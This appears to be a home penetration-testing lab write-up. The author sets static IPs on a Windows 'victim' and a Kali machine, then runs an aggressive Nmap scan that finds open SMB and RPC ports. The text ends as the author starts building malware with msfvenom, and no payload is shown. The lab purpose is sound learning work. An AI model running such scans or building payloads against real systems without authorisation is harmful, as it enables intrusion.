
Here is a summary of my configurations:
Windows

Kali:


Now that both machines are on the same network, we need to assign static IP addresses to ensure stable communication and here is how I did it.

For Windows:


1. Click on the globe and then click on Network & Internet settings.




2. Clicked on Change adapter options.




3. Double-clicked on Ethernet and then clicked on Properties




4. Look for Internet Protocol Version 4, Select it and click on Properties.



5. Switch to Use the following IP address to static assign IP address and Subnet Mask.




6. In order to verify the change, open the command prompt and run ipconfig.




For Kali:


1. Clicked in the Ethernet icon and double clicked Wired connection 1




2. Select IPv4 settings and assigned the following Address and Netmask




3. Right-clicked anywhere in the screen and clicked Open Terminal Here and ran ifconfig to make sure changes are saved.




Now let’s ping our Kali machine from Windows to confirm connectivity.



After doing this, I went ahead and started using Nmap to detect any open ports on my victim's machine. I ran nmap -h.




Then I ran nmap -A 192.168.20.10 -Pn (this is my victim's IP address).




And those ports shown above are the open ports on my victim's machine, in this case port 135/tcp, 139/tcp, 445/tcp, 8000/tcp.

I noted this information and started creating my malware using the command msfvenom.

